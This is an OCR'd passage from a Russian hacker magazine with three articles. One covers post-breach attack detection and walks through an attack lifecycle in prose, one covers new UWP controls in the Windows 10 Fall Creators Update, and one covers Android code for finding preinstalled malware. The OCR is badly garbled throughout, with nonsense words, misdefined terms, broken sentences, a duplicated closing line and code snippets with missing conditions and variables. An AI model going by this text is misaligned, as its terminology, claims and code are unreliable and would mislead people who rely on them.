Исследователи обычно рассматривают отдельные аспекты атак и не проводят комплексный анализ проблемы. Поэтому несовершенны и методы выявления атак и борьбы с ними в уже скомпрометированной среде.

Например, многие методы и системы безопасности основаны на статических списках шаблонов, то есть на базе для эвристического анализа, «белых списков», базах сигнатур и так далее. Однако такие списки оказываются неэффективными для определения «нешаблонных» угроз, при которых злоумышленники стараются скрыть свое присутствие в скомпрометированной инфраструктуре.

Метод, который в соответствии с требованиями различных стандартов обеспечения ИБ гарантирует отсутствие в системе нарушителя, заключается в создании и поддержании заведомо доверенных программно-аппаратных сред. Именно так «бумажная безопасность» исключает компрометацию на любом этапе.

Увы, с практической точки зрения этот метод неэффективен. Современные программно-аппаратные среды обычно построены на основе оборудования и софта разных производителей, которые используют разные подходы при разработке, разные методы обновления и поддержки. Исследовать все продукты, нет ли в них закладок, нереально, а без этого никаких доверенных сред не выйдет.

Другой метод защиты ценных ресурсов от целенаправленного несанкционированного доступа основан на физической изоляции защищаемых объектов. И он тоже неэффективен в реальных условиях. Даже если удастся закрыть все опасные каналы связи, которые могут быть использованы злоумышленниками для вывода данных, остается человеческий фактор. Нередко побочные каналы связи создают именно люди, взаимодействуя с системами, — непреднамеренно или же умышленно.

## ПРОБЛЕМА РЕШЕНИЯ

Получается, что избежать риска компрометации фактически невозможно. Соответственно, нужны системы выявления неизвестных атак в уже скомпрометированной среде. Этот класс решений носит гордое название post-breach («после взлома») и чаще всего решает задачу response/mitigation, то есть реагирования и смягчения.

А вот методов и построенных на их основе решений для своевременного детекта угроз post-breach-детекторов в действительности на мне много. Например, один из них — это сети ловушек, которые широко известны как «канипоты».

Правильно сделанная ловушка действительно может помочь обнаружить целенаправленную атаку на определенной стадии. Но при этом классический канипот вред, ни чем-то поможет в выявлении других точек присутствия атакующего.

Известны способы адаптивного развертывания сетей ловушек, а также поиска аномалий в функционировании компонентов системы. Гораздо сложнее найти реконвиды, как выбирать параметры развертывания канипотов. Сколько нужно фейковых рабочих станций и ресурсов? Какие фейковые аккаунты и на каких машинах создать? Еще сложнее проанализировать полученные таким способом данные. «Окей, Google, кто-то воспользовался фейковой учеткой на компьютере нашего бухгалтера. Что теперь делать?»

## НЕОПОЗНАННОЕ И СВЕРХБЫСТРЕСТВЕННОЕ

Чтобы не вносить терминологическую путаницу, будем использовать термин «неизвестная компьютерная атака». Она может включать в себя свойства целенаправленных атак, но не ограничиваться ими. Неизвестная компьютерная атака — это непреднамеренное целенаправленное несанкционированное воздействие при помощи программных или программно-аппаратных средств с такими параметрами функционирования, которые не позволяют защитным решениям его обнаружить в реальном времени.

Звучит сложно? На самом деле все сводится к тем ключевым особенностям: непреднамеренности, целенаправленности и нетривиальности.


**Непреднамеренность** — характеристика, определяющая временной интервал, в течение которого атакующий совершает несанкционированный доступ к ресурсу или воздействует на него. В частности, целенаправленные атаки отличаются продолжительным контролем точек присутствия в целевой информационной системе.

**Целенаправленность** — характеристика, которая определяет степень ручной работы со стороны атакующего для реализации несанкционированного доступа или воздействия и учитывает индивидуальные особенности целевой инфраструктуры.


**Нетривиальность** для систем обнаружения атак — это характеристика, определяющая сложность обнаружения этого класса атак защитными системами и прикладными объектами. Связана с целенаправленностью. Это ключевая характеристика для оценки эффективности методов и систем защиты.

## ЖИЗНЕННЫЙ ЦИКЛ АТАКИ

Любую кибератаку можно поделить на стадии, названия которых прыщем к нам из военной науки. Каждая стадия подразумевает набор стратегий и методов для ее реализации. И для каждой из стадий существует превентивные меры и стратегии ответных действий.




Давай на примерах разберем каждую стадию жизненного цикла атаки и проиллюстрируем стратегии реализации этапов. Назовем атакующего Василием.




Имей в виду, что эти сценарии лишь частный случай из многообразия тактик и средств, которые может использовать атакующий.

### Разведка, подготовка

Во время разведки Василий пытается обнаружить точки входа в целевую инфраструктуру. Для этого он внимательно изучает отчет своего сканера веб-уязвимостей, который просканировал публичное веб-приложение, принадлежащее жертве.

Кроме того, Вася, анализируя вакансии поисковых систем, ищет эксплуатабельные ресурсы, IP которых входят в диапазон адресов целевой организации.

Василий нашел профили нескольких сотрудников организации в социальных сетях и их корпоративные email-адреса. На основе полученных данных Василий подготовил следующий план действий:

1. Попытаться скомпрометировать рабочие станции обнаруженных сотрудников.
2. Если это не удастся, Василий попробует использовать публичные эксплоиты, чтобы атаковать серверы организации, доступные из интернета, а также роутеры Wi-Fi в офисах компании.
3. Параллельно с первыми двумя шагами Василий будет искать уязвимости в публичном веб-приложении в надежде, что скомпрометированное приложение продастся ему доступ к внутренней инфраструктуре.

Чтобы реализовать все это, Василий готовит текст письма с вредоносным вложением сотрудникам организации, «случайно» экспортировать, а также запускает перебор пароля для аднинки обнаруженного веб-ресурса.

### Доставка, эксплуатация, закрепление

Как ты думаешь, какой из пунктов имеет больший шанс на успех? Быть может, ты видел отчеты консалтинговых компаний и скажешь, что это веб-приложение. Или возможно, что человеческий фактор и «неосмотелность» персонала в вопросах ИБ и предположишь, что победит фишинговое письмо с вложением. Но Васе все равно, что ты думаешь, потому что он уже сидит с ноутбуком в офисе компании и ждет подключений мобильных устройств от сотрудников.

Так или иначе, итог этой стадии: отсчет загружаются вредоносного кода на управляющий сервер Василия.

### Действие

Вот тут начинается все самое интересное. На практике часто оказывается так, что злоумышленник вынужден проводить цепочку спецоперацию и создавать новые точки присутствия для того, чтобы обеспечить себе постоянный контроль (persistent). Ему придется выполнять разведку внутри скомпрометированной инфраструктуры и перемещаться к ценным ресурсам. Это называется lateral movement: вряд ли полученный доступ к компьютеру бухгалтера удовлетворит заказчиков Василия — их скорее интересует интеллектуальная собственность компании. Ну и в конечном счете Васе нужно будет провести незаметный вывод данных (exfiltration).

## ПРОТИВОДЕЙСТВИЕ

Конечно, этап противодействия должен начинаться раньше, а не после всех описанных стадий. Но иногда бывает так, что Василия начинают искать уже после того, как он скрылся с ценными данными. И зачастую это происходит не только из-за неосмотелности защищающейся стороны. Просто Василий имел достаточно времени, чтобы изучить жертву, прежде чем начал какие-то активные действия, и хорошо знал обо всех защитных системах. Да и Василии-то зачастую много, а некоторые из них прячутся и среди внутренних сотрудников.

Именно по описанным выше причинам мы постараемся узнать о Васе и его намерениях еще до того, как он реализует все стадии своей атаки. Для этого нужно научиться выявлять его присутствие его появление в нашей инфраструктуре. Тому, как это делать, я посвящу следующие выпуски моей колонки.

# FALL CREATORS UPDATE ДЛЯ ПРОГРАММИСТА

ПРОБЛЕМ НОВЫЕ ФИЧИ UNIVERSAL WINDOWS PLATFORM


Алексей Сливко
aleksey@hawks.ru

Классические десктопные приложения хороши тем, что их практически от сбоев в правах и, например, могут работать в трее. Зато универсальные приложения (UWP) более безопасны, и их можно устанавливать и удалять бесчисленное количество раз, не забивая систему и реестр мусором. Платформа UWP постоянно развивается, и, пока пользователи обновляются до Fall Creators Update, который вышел в октябре этого года, мы, разработчики, можем посмотреть на его новые и интересные возможности.

**WWW**
Windows 10 Fall Creators Update: все, что нужно знать.

Готов? Скачивай последнюю SDK с официальной страницы, и начнем нашу ознакомительную экскурсию.

В первую очередь хотелось бы отметить **множественные улучшения в дизайнере XAML**. Одним из самых ожидаемых улучшений для меня было повышение скорости работы. Сравни скорость загрузки в Fall Creators Update (слева) с прошлым Creators Update:



Ускорение производительности XAML

На конференции Build 2017 Microsoft анонсировала новую систему UI-дизайна под названием Fluent.

Microsoft Fluent Design System

И вот с этого обновления в UWP начнут появляться новые элементы управления, основанные на этой системе.


## NAVIGATION VIEW

Navigation View — это out of box контрол для отображения меню.

Navigation View в режиме Minimal

Меню выглядит с левой стороны. Кроме того, к меню относится и полоска сверху — Header. На эту полоску можно вынести текст заголовка или дополнительный контрол.

Меню может использоваться в трех различных вариациях. Вариант на скриншоте сверху — Minimal. В этом режиме Header скрыть нельзя, так как на нем находится кнопка «гамбургер». Есть еще режим Compact, в котором страница отображается иконки меню.




Navigation View в режиме Compact

В режиме Expanded меню отображается раскрытым.

Изменяя размер окна приложения, ты можешь изменить режим Navigation View. Ведь система автоматически выбирает режим исходя из размера окна приложения. Но этот выбор можно поменять, указав различные значения перечислений для атрибутов OpenPaneLength, CompactModeThresholdWidth и ExpandedModeThresholdWidth.

Пример кода панели навигации:

```
<NavigationView x:Name="NavView" IsSettingsVisible="True"
                ItemInvoked="NavView_ItemInvoked">
    <NavigationView.MenuItems>
        <NavigationViewItem Content="Начальная страница" Tag="home">
            <NavigationViewItem.Icon>
                <FontIcon Glyph="&#x10F;"/>
            </NavigationViewItem.Icon>
        </NavigationViewItem>
        <NavigationViewSeparator/>
        <NavigationViewItemHeader Content="Новые возможности"/>
        <NavigationViewItem Icon="AllApps" Content="Автозагрузка"
Tag="autoload"/>
        <NavigationViewItem Icon="AllApps" Content="Перезапуск" Tag=
"перезапуск"/>
        <NavigationViewItem Icon="Video" Content="Color picker" Tag=
"color picker"/>
        <NavigationViewItem Icon="Audio" Content="Parallax" Tag=
"parallax"/>
        <NavigationViewItem Icon="Audio" Content="Другие контролы"
Tag="другие"/>
    </NavigationView.MenuItems>
    <NavigationView.HeaderTemplate>
        <DataTemplate>
            <Grid Background="LightGray"
                  >
                <Grid.ColumnDefinitions>
                    <ColumnDefinition Width="Auto"/>
                    <ColumnDefinition/>
                </Grid.ColumnDefinitions>
                <TextBlock Style="{StaticResource TitleTextBlock5
Style}"
                           FontSize="28"
                           VerticalAlignment="Center"
                           Margin="33,0"
                           Text="Это Header"/>
                <CommandBar Grid.Column="1"
                            HorizontalAlignment="Right"
                            DefaultLabelPosition="Right">
                    <AppBarButton Label="Дополнительная кнопка" Icon=
"Refresh"/>
                </CommandBar>
            </Grid>
        </DataTemplate>
    </NavigationView.HeaderTemplate>
    <NavigationView.PaneFooter>
        <Image Source="Assets/logo.png" Width="50" Height="50" />
    </NavigationView.PaneFooter>
    <Frame x:Name="ContentFrame">
        <Frame.ContentTransitions>
            <TransitionCollection>
                <NavigationThemeTransition/>
            </TransitionCollection>
        </Frame.ContentTransitions>
    </Frame>
</NavigationView>
```




Navigation View: поведение в результате

Кстати внимание, что есть возможность добавить вниз произвольные контролы. В примере года добавлена картинка (кубик над пунктом меню Settings/Настройки). Сам пункт меню Settings включается и выключается с помощью атрибута IsSettingsVisible.

В коде C# в событии NavView_ItemInvoked можно проверить, была ли нажата иконка Settings:

```
if (args.IsSettingsInvoked)
{
    ContentFrame.Navigate(typeof(SettingsPage));
}
```

Или же можно проверить содержимое args.InvokedItem, где должен быть текст нажатого элемента пункта меню. Например, так:

```
if (args.InvokedItem=="Начальная страница")
{
    ContentFrame.Navigate(typeof(HomePage));
}
```

Более подробную информацию смотри на официальной странице документации.

## PERSON PICTURE CONTROL

Это элемент управления, отображающий аватар и имя/инициалы пользователя. Довольно простой контрол.

Так выглядит Person Picture Control

Добавить на страницу его можно с помощью следующего тега:

```
<PersonPicture DisplayName="John Doe" Foreground="Black" Profil
ePicture="Assets/johndoe.jpg" Initials="JD" />
```

Его рекомендуется использовать для отображения аватарки текущего пользователя или какого-либо контакта.

Подробнее почитать о нем можно здесь.

## RATING CONTROL

С этим контролом тоже все довольно просто.




Звездочки для выбора рейтинга в

Добавить на страницу можно следующим тегом:

```
<RatingControl x:Name="MyRating" />
```

Официальная документация тут.

## COLOR PICKER

Для пользователей контрол для выбора цвета (да да, мы верим в то, что ты долго ждал появления контрола для выбора цвета. :) — Прим. ред.)




Элемент управления, позволяющий выбрать цвет

В следующем примере при изменении цвета в контроле автоматически меняется цвет фона (используется простая привязка, или, выражаясь иначе, binding).

```
<Grid>
    <Grid.Background>
        <SolidColorBrush Color="{x:Bind myColorPicker.Color,
Mode=OneWay}"/>
    </Grid.Background>
    <ColorPicker x:Name="myColorPicker" />
</Grid>
```

Официальная документация.

Продолжение статьи →

# FALL CREATORS UPDATE ДЛЯ ПРОГРАММИСТА

## ПРОБУЕМ НОВЫЕ ФИЧИ UNIVERSAL WINDOWS PLATFORM

### PARALLAX

Неравномерное перемещение объектов при прокрутке позволяет создать эффект параллакса.

Эффект параллакса

Допустим, у тебя есть Grid, а внутри него размещен какой-то элемент, содержимое которого не помещается на одной странице. И фоном в Grid добавлено изображение. Для того чтобы получился эффект параллакса, необходимо изображение сдвинуть в тег Parallax, указав в качестве Source привязку к очень-очень длинному контенту.


В следующем примере ListView с именем ForegroundElement не умещается на экране. Фоном ему установлено изображение, и при прокрутке возникает красивый эффект.

```
<Grid>
    <ParallaxView Source="{x:Bind ForegroundElement}" VerticalShift=
"50">
        <!-- Фон -->
        <Image x:Name="BackgroundImage" Source="Assets/background.
JPG"
               Stretch="UniformToFill"/>
    </ParallaxView>
    <ListView x:Name="ForegroundElement">
        <x:String>Item 1</x:String>
        <x:String>Item 2</x:String>
        <x:String>Item 3</x:String>
        <x:String>Item 4</x:String>
        <x:String>Item 5</x:String>
        <x:String>Item 6</x:String>
        <x:String>Item 7</x:String>
        <x:String>Item 8</x:String>
        <x:String>Item 9</x:String>
        <x:String>Item 10</x:String>
        <x:String>Item 11</x:String>
        <x:String>Item 13</x:String>
        <x:String>Item 14</x:String>
        <x:String>Item 15</x:String>
        <x:String>Item 16</x:String>
        <x:String>Item 17</x:String>
        <x:String>Item 18</x:String>
        <x:String>Item 19</x:String>
        <x:String>Item 20</x:String>
        <x:String>Item 21</x:String>
    </ListView>
</Grid>
```

Подробнее читай в документации Microsoft.

### ACRYLIC MATERIAL

Это даже не новый элемент управления. Это кисть, которая довольно часто используется в интерфейсах. Метод «Тыск» в Fall Creators Update выполнено из ящика. Вот так выглядит стандартное приложение «Калькулятор» с фоном из акрилового материала:




Калькулятор с фоном из акрила


XAML-код этой кисти может выглядеть примерно так:

```
<AcrylicBrush TintColor="#FD3462ED" TintOpacity="0.8" FallbackColor=
"#ADAFAFFF"/>
```

Больше информации читай на сайте — внезапно — microsoft.com.

### REVEAL

Опять не контрол, а определенный световой эффект, который позволяет акцентировать внимание пользователя на тех объектах, что находятся в фокусе курсора.




Эффект reveal

Некоторые контролы поддерживают reveal по умолчанию. Это ListView, GridView, TextView, NavigationView, AutoSuggestBox, MediaTransportControl, CommandBar, ComboBox. А на некоторых контролах этот эффект можно включить, указав особый стиль. Например, это можно указать кнопке:

```
<Button Content="Button Content" Style="{StaticResource Button
RevealStyle}"/>
```

Официальная информация.

### ЕЩЕ ОДНО УЛУЧШЕНИЕ В ДИЗАЙНЕРЕ XAML

Разработчик дизайнера Visual Studio позволяет отображать эти контролы и оптимизирован для этого. На следующем скриншоте ты можешь увидеть, как в дизайнере отображен ресурс Acrylic Brush (Fall Creators Update опять слева).

Отображение Acrylic Brush в дизайнере

Почитать про улучшения дизайнера на английском с кучей технических деталей и уточнений можно здесь: A significant update to the XAML Designer.

### .NET STANDARD 2.0

Большим шагом вперед стала поддержка .NET Standard 2.0. Но для него необходимо, чтобы у нашего проекта версия билда была выше, чем 1627. Зато теперь портировать код .NET Framework приложений на UWP станет гораздо проще.

### АВТОЗАПУСК ПРИЛОЖЕНИЯ

Кто бы мне сказал, что эти строки я напишу в XXI веке :) Смотри, как стильно, ново, модно и молодежно это звучит: «одной из самых интересных возможностей является возможность запускать приложение при запуске операционной системы». Да-да, раньше такая возможность была у Desktop Bridge приложений, а у UWP-приложений не не было.

Настроим манифест. Добавляем следующие пространства имен:

```
xmlns:uap5="http://schemas.microsoft.com/appx/manifest/uap/windows10/
5"
```

И необходимо зарегистрировать расширение windows.startupTask.

```
<uap5:Extension
    Category="windows.startupTask"
    Executable="App1.exe"
    EntryPoint="App1.App">
    <uap5:StartupTask
        TaskId="SomeIdThatIsUseWithThisApp"
        Enabled="false"
        DisplayName="Name of Test App" />
</uap5:Extension>
```

Иерархия нашего манифеста будет такой: <Package> → <Applications> → <Application> → <Extensions> → <uap5:Extension>.

Зарегистрировать автозапуск приложения можно с помощью подобного кода:

```
// Сначала проверяем состояние автозапуска. Получаем его в
переменную startupTask
StartupTask startupTask = await StartupTask.GetAsync("SomeIdThatIsUsew
ithThisApp");
switch (startupTask.State)
{
    case StartupTaskState.Disabled:
        // В случае если автозапуск просто выключен, пробуем его
включить
        StartupTaskState newState = await startupTask.RequestEnableAs
ync();
        // В переменной newState будет получен результат того, было
ли включение автозапуска благополучным
        break;
    case StartupTaskState.DisabledByUser:
        // Здесь автоматически включить автозапуск не получится. Раз
выключено пользователем, то значит, он автоматически его не хочет
включать...
        break;
    case StartupTaskState.DisabledByPolicy:
// Автозапуск выключен групповым политиками или не поддерживается
устройством
        break;
    case StartupTaskState.Enabled:
        // Все уже включено :)
        break;
}
```

Этот код требует добавления следующего пространства имен:

```
using Windows.ApplicationModel;
```

По умолчанию после установки приложения автозапуск выключен.

Если наше приложение поддерживает автозапуск, то мы можем перерузить метод OnActivated и получить какие-то параметры. Примерно таким образом:

```
protected override void OnActivated(IActivatedEventArgs args)
{
Frame rootFrame = Window.Current.Content as Frame;
if (rootFrame == null)
{
    rootFrame = new Frame();
    Window.Current.Content = rootFrame;
}
if (args.Kind == ActivationKind.StartupTask)
{
    // Здесь ты можешь получить аргументы автозапуска
    var startupArgs = args as StartupTaskActivatedEventArgs;
}
rootFrame.Navigate(typeof(MainPage));
Window.Current.Activate();
}
```

Почитать про эту функциональность на английском можно здесь: Configure your app to start at log-in.

### ПЕРЕЗАПУСК ПРИЛОЖЕНИЯ

Еще один пример из той же серии — возможность перезапуска приложения. Предполагается, что это может быть необходимо для перезапуска игры/приложения после обновления лицензии или установки какого-то дополнительного контента.

Делаем перезапуск одной строчкой:

```
AppRestartFailureReason result = await CoreApplication.Requestes
tRestartAsync("строка с какими-нибудь параметрами, которые можно
считать при активации приложения");
```

И добавляем пространства имен:

```
using Windows.ApplicationModel.Core;
```

Возвращаемым значением переменной result может быть одно из значений APPRestartFailureReason: NotInForeground, RestartPending, Other.

**WARNING**

Перезапускаемое приложение должно быть видимым на момент перезапуска.

Еще есть возможность перезапустить приложение в контексте другого пользователя с помощью RequestRestartForUserAsyc.

Пример перезапускающегося приложения находится по следующей ссылке: Request Restart Sample.

Английская статья — тут: How to Restart your App Programmatically.

### НАШ ПРИМЕР ГОТОВОГО ПРОЕКТА

Разумеется, одной теорией сыт не будешь, поэтому все перечисленные фичи я попробовал на практике, в результате чего у меня получилось простенькое и весьма-весьма полезное. Доступно оно на GitHub. Код так крутый и понятный, думаю, разберешься без проблем.

### ЗАКЛЮЧЕНИЕ

Напоследок хотелось бы заметить, что не так давно вышел в свет UWP-шный WinDbg. Обычная дебаггер позволяет двигаться только вперед по времени выполнения кода, а этот обладает фичей под названием Time Travel Debugging (TTD), с помощью которого можно вернуться назад по процессу исполнения кода. Интересно, что код можно выполнить на определенной машине (именно на той, на которой возникает баг) и записать процесс исполнения кода. Будет создан trace-файл с расширением .RUN. Этот файл можно прогрузить множество раз и анализировать.

# ДЕЗИНФИЦИРУЕМ ANDROID

КАК УСТРОЕНЫ ПРОГРАММЫ ДЛЯ ОЧИСТКИ СМАРТФОНА ОТ ВСТРОЕННОЙ МАЛВАРИ

Владимир Тимофеев
admin@xakep.ru

Владельцы смартфонов, приобретенных на условном «Али-экспрессе» за условные пятьдесят долларов, исчисляются десятками тысяч. Безусловно, пользователи такими подделками можно, только вот их производители вынуждены экономить на каждом этаже, и здесь мы говорим даже не о проблемах с железом и качеством сборки — прошивка таких телефонов может содержать большую часть рекламы, троянов и вплоть до активирующие приложения, которые бесплодно ждут батареи. В этой статье мы покажем, как дать отпор любой всему этому дурно пахнущему программному мусору.

**INFO**

Самый прямой и брутальный способ решения проблемы вредоносной прошивки — накатить чистую и проверенную. :)

## ОТКУДА БЕРУТСЯ ВРЕДОНОСЫ НА УСТРОЙСТВЕ?

Раньше основным каналом поставки на устройство вредоносных приложений были формы и неофициальные магазины. Нынешние уже вспоминать, как **vk музыка** (очень логичны и хорош от нашей самой популярной социальной сети. Довольные пользователи скачивали ее с 4pda.ru, а потом некоторые из них недоумевали, просматривая свои сессии из стран, где они никогда не бывали. Мы уже писали, сегодня же так сложно опубликовать вредоносное в Google Play, тогда вопрос его распространения становится вопросом пиокоей отмывания аккаунта.

Но сейчас нередко прошивку закрывают нечестные посредники или сами производители устройств. В подобном случае спектр зловредной деятельности гораздо шире: и рекламные баннеры, и кражи личных данных до майнинга ашыла любимых криптовалют прямо на всех ядрах устройства.

## КАК НАЙТИ ВРЕДОНОС?

Странности в поведении устройства обычно всплывают уже в первую неделю использования. Например, одна частотная клавиатура время от времени показывала мерзотчайшее объявление в самых неожиданных местах. Другие «быстрые браузеры» могут без спроса устанавливать чужие приложения. Загадочная анонимальную активность, с помощью сторонних программ можно посмотреть нарушает устройства, вызывающего сомнения. Например, **android.permission.SYSTEM_ALERT_WINDOW** разрешает создавать окна поверх всех остальных приложений, удобно для показа рекламы, как та догадался. А для установки приложений нужен **android.permission.REQUEST_INSTALL_PACKAGES**.

**Скрыт накрутчик** установок так и работает — сначала заражаем устройства своими установщиками, потом принимаем заказы от рекламных или не очень разработчиков на установку. С помощью трояна с **accessibility service** можно даже оставлять отзывы и оценки в приложениях Google Play. Отзывы, оценки и количество установок — важный фактор для ASO любого приложения, так что услуга еще долго будет востребована на рынке.

## КАК ОБЕЗВРЕДИТЬ ВРЕДОНОС?

Покаянная эффективственный метод, можно сразу его удалить и успокоиться. Но простое удаление работает, только когда этот зловет не системный. Если пакет системный, можно его удалить с помощью root-доступа. Возьми стороннее приложение или какие свой собственный инструмент. Когда рут-доступ нет, но вредонос есть в списке приложений, можно просто удалить его обновление и отключить его.

Если на этом мучения пользователя остановились, его можно поздравить. В самых запущенных случаях (нет рута, и вредонос засел в системе) может помочь лишь полная перепрошивка устройства, но она доступна только с разблокированным загрузчиком, а не на всех устройствах можно это сделать (встати, и не на всех устройствах можно получить рут-доступ). Если зарутили нельзя разблокировать, и нет рута и вредонос не сработал в списке приложений в настройках, то лекарство остается только одно — магазин. :)

**INFO**

Перед покупкой нового устройства обязательно найди его ветку на 4pda.ru. Там может уже быть все нужная информация о нежелательные вещи, ложиных, более чистых прошивках и способах получения рут-прав.

## КАК ПРОЧИТАТЬ МАНИФЕСТ УСТАНОВЛЕННОГО ПРИЛОЖЕНИЯ?

Для чтения манифестов не требуется специальных разрешений в системе. Любое приложение может это делать без спроса, используя контекст чужого приложения.

```
Context context = createPackageContext(packageName, CONTEXT_RESTRICTED);
parser = context.getPackageManager().getXml("androidManifest.xml");
```

Если лишаешь свое приложение, удобнее всего отобразить манифест в компоненте **WebView**. Сначала сгенерируй красивый HTML-файл (со стилями CSS и прочим), потом загрузи его в WebView. Есть также и готовые читалки манифестов, в маркете можешь сам поискать по запросу **manifest viewer**.

## КАК ПОЛУЧИТЬ МНОЖЕСТВО ИНФОРМАЦИИ ОБ УСТАНОВЛЕННОМ АРК ПРИ ПОМОЩИ PACKAGEMANAGER?

С первой версии Android SDK у нас есть замечательный инструмент — класс PackageManager. Его метод **getInstalledApplications** хорнет список установленных на устройстве приложений (ApplicationInfo), как системных, так и пользовательских. Знай установленные на устройстве приложения можно оптимизировать рекламу. Например, не показывать рекламу тех, что уже есть. Или же можно просто собрать статистику по пользователям. Есть мнение, что кто-то за эту статистику платит, но мне такое пока не встречалось.

Класс ApplicationInfo содержит много полезной информации (имя пакета, путь до АРК-файла, включено или отключено приложение и так далее). Но если он сказывать мало, то вызови метод **getPackageInfo()** для нужного имени пакета приложения, и получишь еще больше данных в класс PackageInfo (версия, время установки, время последнего обновления и прочее).

## КАК ИЗВЛЕЧЬ УСТАНОВЛЕННЫЙ АРК-ФАЙЛ?

Класс PackageManager позволяет нам получить не только список всех зарегистрированных пакетов в системе, но и сами АРК-файлы этих пакетов. Директория **ApplicationInfo.sourceDir** содержит путь до АРК-файла (например, **/data/app/me.xmzero/base.apk**). Мы можем скопировать файл во внутреннюю кеш-папку нашего приложения, а оттуда уже поделиться с другими приложениями с помощью FileProvider.

Использование FileProvider — рекомендованный Google способ обмена файлами между приложениями. Он, кстати, не требует прав доступа к внешнему хранилищу **<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>**, так что простое приложение будет иметь на один запрос прав меньше. Вот мы копируем АРК в папку с кешем:

```
public static File copyFileToFilesDir(Context context, String
fileName, String newFileName) throws IOException {
    File src = new File(fileName);
    File dst = new File(context.getCacheDir(), name + ".apk");
    FileChannel inChannel = new FileInputStream(src).getChannel();
    FileChannel outChannel = new FileOutputStream(dst).getChannel();
    try {
        inChannel.transferTo(0, inChannel.size(), outChannel);
    } catch (IOException e) {
        e.printStackTrace();
    } finally {
        if (inChannel != null) {
            inChannel.close();
        }
        if
        outChannel.close();
    }
    return dst;
}
```

Вот как подделаться приложением:

```
public void shareApk(View view) throws IOException {
    Intent shareIntent = new Intent();
    shareIntent.setAction(Intent.ACTION_SEND);
    shareIntent.setType("application/vnd");
    uri = FileProvider.getUriForFile(this, "ru.android0tools.
greenbro.files",
        Tools.copyFileToFilesDir(this, app.sourceDir, app.packageName));
    shareIntent.putExtra(Intent.EXTRA_STREAM, uri);
    startActivity(Intent.createChooser(shareIntent, getResources().
getText(R.string.share_file)));
}
```

## КАК ПРОВЕРИТЬ ПРИЛОЖЕНИЕ НА ПРИСУТСТВИЕ В МАРКЕТАХ И ЧТО ДЕЛАТЬ С ПОЛУЧЕННЫМИ ДАННЫМИ?

Класс PackageManager может сказать нам имя пакета приложения, установившего пакет. Для этого используется метод **getInstallerPackageName()**. **getInstallerPackageName()**, который вернет строку. Например, Play Маркет имеет **com.google.market** или **com.google.market**. Amazon App Store — **com.amazon.venezia**, маркет от Samsung — **com.sec.android.app.samsungapps**. А от приложения Е-Mail узнавшает не на него, а на **com.google.android.packageinstaller** как будто бы их установил сам пользователь.

Зная источник установки и имя пакета самого приложения, можно поспытаться в маркетах по прямым URL. Различные программы в маркете — это некоторой повод для самоуслужения, все-таки их иногда чистят. А вот если приложение было из маркета удалено, то, по серьезный сигнал для бесполойства (его, конечно, могли удалить из-за какой-нибудь четыри, вроде нарушения чужих авторских прав, но, хорекс всего, это было что-то реально мокрощое).

Для получения URL приложения в Play Маркет и F-Droid используй строчки:

```
String playStoreUrl = "https://play.google.com/store/apps/
details?id=" + packageName;
String fdroidStoreUrl = "https://www.f-droid.org/packages/" + packa
eName;
```

Аналогично можно проверить и остальные маркеты. Код простой проверки (запускай только в фоновых потоках, так как используется сеть):

```
private void checkPlayMarket(String playStoreUrl) {
    try {
        URL url = new URL(playStoreUrl);
        HttpURLConnection connection = (HttpURLConnection) url.openCo
nnection();
        connection.setRequestMethod("GET");
        connection.connect();
        int code = connection.getResponseCode();
        if (code == 200){
            // Есть в маркете
        }
        if (code == 404){
            // Нет в маркете
        }
        connection.disconnect();
    } catch (Exception e) {
        Log.e("CheckStoreTask", e.toString());
    }
}
```

## ЧИТАЕМ СИСТЕМНЫЕ РЕСУРСЫ ОПИСАНИЯ РАЗРЕШЕНИЙ ANDROID

Бывает, что нужно сделать описание разрешений, используемых приложением. Для таких случаев можно заготовить множество строчек, помноженное на количество локалей, плюс к каждой нужна своя картинка. Ст таких решений АРК нашего конечного приложения будет пухнуть на глазах. А как ты знаешь, есть еще лиди в 2017 году (за пределами Москвы их несколько меньше), для которых разворот АРК-файла приложения очень важен. Могта на хранилище устройства наверняка хватает, но очень дорогой интернет заставляет людей учитывать этот показатель при выборе приложения.

Можно зайти с другой стороны и взять описания и ресурсы из самой системы (класс PermissionInfo). Они уже сразу будут локализованы, так что переводчик пока отдохнет. Список разрешений конкретного приложения получаем вот так:

```
PackageInfo packageInfo = getPackageManager().getPackageInfo(app.
packageName, PackageManager.GET_PERMISSIONS);
String[] requestedPermissions = packageInfo.requestedPermissions;
```

Информацию о разрешениях — так:

```
PermissionInfo pinfo = getPackageManager().getPermissionInfo(reques
tedPermissions[i], PackageManager.GET_META_DATA);
```

Как ты знаешь, разрешения в «Андроиде» разделены по группам. Получаем заголовок **getGroupTitle(pinfo.group)**:

```
private String getGroupTitle(String perm) {
    String result = getString(R.string.others_permission);
    try {
        PermissionGroupInfo groupInfo = getPackageManager().getPer
missionGroupInfo(perm, 0);
        result = groupInfo.loadLabel(getPackageManager());
    } catch (PackageManager.NameNotFoundException e) {
        e.printStackTrace();
    }
    return result;
}
```

Заголовок разрешения и картинку:

```
private CharSequence loadItemInfoLabel(PermissionInfo pinfo) {
    CharSequence label = pinfo.loadLabel(getPackageManager());
    if (label == null) {
        label = pinfo.name;
    }
    return label;
}
private Drawable loadItemInfoIcon(String perm) {
    Drawable icon;
    icon = Tools.getPermissionDrawable(getPackageManager(), perm);
    if (icon == null) icon = ContextCompat.getDrawable(this, R.drawable
.ic_perm_device_info);
    return icon;
}
```

Будь осторожен: в любой момент может пройти гнил, что F-Droid использует строчки

```
Build.VERSION.SDK_INT
```

Будь осторожен: в любой момент может пройти гнил, что F-Droid использует строчки на этот случай. Пока! ■

UNIXOID

# КАК РАБОТАЕТ LINUX

## ОТ НАЖАТИЯ КНОПКИ ВКЛЮЧЕНИЯ ДО РАБОЧЕГО СТОЛА

